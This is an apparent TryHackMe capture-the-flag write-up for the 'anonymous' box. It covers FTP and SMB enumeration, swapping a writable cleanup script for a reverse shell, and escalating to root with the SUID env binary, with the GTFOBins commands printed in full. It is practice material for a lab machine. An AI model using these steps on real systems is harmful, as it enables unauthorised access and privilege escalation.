TryHackMe

anonymous

Nmap:

```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 2.0.8 or later
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubu
ntu Linux; protocol 2.0)
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WOR
KGROUP)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WOR
KGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets enumerate port 21.

```
┌──(kali㉿kali)-[~]
└─$ ftp  10.10.244.63
Connected to 10.10.244.63.
220 NamelessOne's FTP Server!
Name (10.10.244.63:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||13425|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||54920|)
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1333 Nov 30 19:05 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp>
```

I downloaded the three files to my VM. This is what is inside them.

Clean.sh

```
┌──(kali㉿kali)-[~]
└─$ cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_fil
es.log;done
fi
```

All the script does is cleans logs.

Removed_files.log

```
┌──(kali㉿kali)-[~]
└─$ cat removed_files.log
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
```

to_do.txt

```
┌──(kali㉿kali)-[~]
└─$ cat to_do.txt
I really need to disable the anonymous login...it's really not safe
```

Now lets enumerate the SMB ports, 139, 445.

```
=========( Users on 10.10.86.255 )=========

index: 0x1 RID: 0x3eb acb: 0x00000010 Account: namelessone      Name: namelessone       Desc:

user:[namelessone] rid:[0x3eb]
```

Potential user(namlessone)

```
[+] Attempting to map shares on 10.10.86.255

//10.10.86.255/print$   Mapping: DENIED Listing: N/A Writing: N/A
//10.10.86.255/pics     Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.86.255/IPC$     Mapping: N/A Listing: N/A Writing: N/A
```

Three shares but only one that can be enumerated. //<IP>/pics

Now lets enumerate the open share.

Lets use smbclient.


```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //10.10.86.255/pics
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May 17 07:11:34 2020
  ..                                  D        0  Wed May 13 21:59:10 2020
  corgo2.jpg                          N    42663  Mon May 11 20:43:42 2020
  puppos.jpeg                         N   265188  Mon May 11 20:43:42 2020

                20508240 blocks of size 1024. 13306816 blocks available
smb: \> get corgo2.jpg
getting file \corgo2.jpg of size 42663 as corgo2.jpg (28.6 KiloBytes/sec) (average 28.6 KiloBytes/sec)
smb: \> get puppos.jpeg
getting file \puppos.jpeg of size 265188 as puppos.jpeg (119.8 KiloBytes/sec) (average 83.0 KiloBytes/s
ec)
smb: \>
```


After using smbclient we can find two images.

Lets look at them.

Corgo2.jpg =>



Puppos.jpeg =>



So these cant just be normal images. Lets use steghide to check for hidden files or anything.

```
┌──(root㉿kali)-[/home/kali]
└─# steghide extract -sf puppos.jpeg
Enter passphrase:
steghide: could not extract any data with that passphrase!

┌──(root㉿kali)-[/home/kali]
└─# steghide extract -sf corgo2.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Unfortunately Steghide does not work.

Lets try stegcracker. This tool will try to brute-force the images to uncover anything.

This also led to a dead end. The brute-forcing was taking way to long.


So I decided to look back at the programs we got from the FTP server.


Initial foothold:

Looking back at the “clean.sh” file, we could easily transform the code into a reverse shell. By replacing the code with reverse shell code and then uploading the file back to the FTP server using the command “put”.


I used this site for reverse shells => https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

In the bottom image, it just show I replaced the code.





You will have to wait a bit to see you shell but it will appear.



User flag:

Once you get the shell, just use “ls” and you will see the user flag.

Root flag:

So lets look for privileges, for that we can user the command

```
$ find / -perm -4000 2>/dev/null
```

After using the command, wait for it to finish then find this =>

```
/usr/bin/env
```

Once you found that use the site GTFOBins.

Link: https://gtfobins.github.io/gtfobins/env/

If you follow the link you will see this =>

.. / env

☆ Star 7,627

Shell | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

Just type this part in terminal.

```
./env /bin/sh -p
```

If the above image does not work type this => `$ /usr/bin/env /bin/sh -p`

After typing the command, you should see this.

```
$ /usr/bin/env /bin/sh -p
whoami
root
```

Now make your way to the root directory to collect the root flag.

```
cd root
ls
root.txt
```